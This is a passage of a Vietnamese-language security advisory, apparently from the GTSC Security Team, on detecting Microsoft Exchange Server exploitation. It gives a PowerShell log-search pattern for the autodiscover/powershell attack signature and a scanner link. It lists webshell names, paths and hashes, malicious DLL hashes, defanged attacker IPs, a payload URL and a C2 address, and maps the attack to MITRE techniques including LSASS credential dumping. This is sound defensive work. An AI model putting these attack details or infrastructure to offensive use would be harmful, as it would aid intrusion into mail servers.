
Cách 1: Sử dụng powershell với câu lệnh sau: (Sử dụng powershell để thực hiện search trên toàn bộ folder log IIS mất khá nhiều thời gian)

Get-ChildItem -Recurse -Path <Path_IIS_Logs> -Filter "*.log" | Select-String -Pattern 'powershell.*autodiscover\.json.*\@.*200'

Cấu hình mặc định IIS log nằm tại đường dẫn "%SystemDrive%\inetpub\logs\LogFiles"


Cách 2: Sử dụng công cụ do GTSC phát triển dựa trên dấu hiệu khai thác lỗ hổng, thời gian thực hiện search nhanh hơn so với việc sử dụng powershell. Đường dẫn tải về công cụ: https://github.com/ncsgroupvn/NCSE0Scanner

Giao diện chính của chương trình sẽ thực hiện rà quét trong thư mục log được cấu hình như trong hình dưới đây. Người dùng có thể lựa chọn số thread mong muốn tùy theo cấu hình của máy chủ.




Chương trình sẽ tiến hành rà quét tự động và trả về kết quả.

- Trường hợp phát hiện dấu hiệu tấn công thành công:



- Trường hợp không phát hiện dấu hiệu tấn công, thông báo trả về như sau:



- Tệp apt_matched.log: tổng hợp các request tấn công thành công.

- Tệp apt_scan.log: tổng hợp thông tin trong quá trình scan.

Chúng tôi khuyến nghị các tổ chức/doanh nghiệp tại Việt Nam cũng như trên toàn thế giới đang sử dụng Microsoft Exchange Server tiến hành kiểm tra, rà soát, đồng thời áp dụng biện pháp khắc phục tạm thời bên trên sớm nhất có thể.

Indicators of Compromise (IOCs)

Webshell:

File Name: pxh4HG1v.ashx

Hash (SHA256): c838e77afe750d713e67ffeb4ec1b82ee9066cbe21f11181fd34429f70831ec1

Path: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\pxh4HG1v.ashx

File Name: RedirSuiteServiceProxy.aspx

Hash (SHA256): 65a002fe655dc1751add167cf00adf284c080ab2e97cd386881518d3a31d27f5

Path: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\RedirSuiteServiceProxy.aspx

File Name: RedirSuiteServiceProxy.aspx

Hash (SHA256): b5038f1912e7253c7747d2f0fa5310ee8319288f818392298fd92009926268ca

Path: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\RedirSuiteServiceProxy.aspx

File Name: Xml.ashx (pxh4HG1v.ashx và Xml.ashx có cùng nội dung)

Hash (SHA256): c838e77afe750d713e67ffeb4ec1b82ee9066cbe21f11181fd34429f70831ec1

Path: C:\inetpub\wwwroot\aspnet_client\Xml.ashx

Filename: errorEE.aspx

SHA256: be07bd9310d7a487ca2f49bcdaafb9513c0c8f99921fdf79a05eaba25b52d257

Path: C:\Program Files\Microsoft\Exchange Server\V15\FrontEnd\HttpProxy\owa\auth\errorEE.aspx

DLL

File name: Dll.dll

SHA256:

074eb0e75bb2d8f59f1fd571a8c5b76f9c899834893da6f7591b68531f2b5d82

45c8233236a69a081ee390d4faa253177180b2bd45d8ed08369e07429ffbe0a9

9ceca98c2b24ee30d64184d9d2470f6f2509ed914dafb87604123057a14c57c0

29b75f0db3006440651c6342dc3c0672210cfb339141c75e12f6c84d990931c3

c8c907a67955bcdf07dd11d35f2a23498fb5ffe5c6b5d7f36870cf07da47bff2

File name: 180000000.dll (Dump từ tiến trình Svchost.exe)

SHA256: 76a2f2644cb372f540e179ca2baa110b71de3370bb560aca65dcddbd7da3701e

IP

125[.]212[.]220[.]48

5[.]180[.]61[.]17

47[.]242[.]39[.]92

61[.]244[.]94[.]85

86[.]48[.]6[.]69

86[.]48[.]12[.]64

94[.]140[.]8[.]48

94[.]140[.]8[.]113

103[.]9[.]76[.]208

103[.]9[.]76[.]211

104[.]244[.]79[.]6

112[.]118[.]48[.]186

122[.]155[.]174[.]188

125[.]212[.]241[.]134

185[.]220[.]101[.]182

194[.]150[.]167[.]88

212[.]119[.]34[.]11

URL:

hxxp://206[.]188[.]196[.]77:8080/themes.aspx

C2:

137[.]184[.]67[.]33

Mitre ATT&CK Mapping

Tatic	ID	Name
Resource Development	T1586.002	Compromise Accounts: Email Accounts
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
Execution	T1047	Windows Management Instrumentation
Persistence	T1505.003	Server Software Component: Web Shell
Defense Evasion	T1070.004	Indicator Removal on Host: File Deletion
Defense Evasion	T1036.005	Masquerading: Match Legitimate Name or Location
Defense Evasion	T1620	Reflective Code Loading
Credential Access	T1003.001	OS Credential Dumping: LSASS Memory
Discovery	T1087	Account Discovery
Discovery	T1083	File and Directory Discovery
Discovery	T1057	Process Discovery
Discovery	T1049	System Network Connections Discovery
Lateral Movement	T1570	Lateral Tool Transfer
Collection	T1560.001	Archive Collected Data: Archive via Utility

28/09/2022

GTSC SECURITY TEAM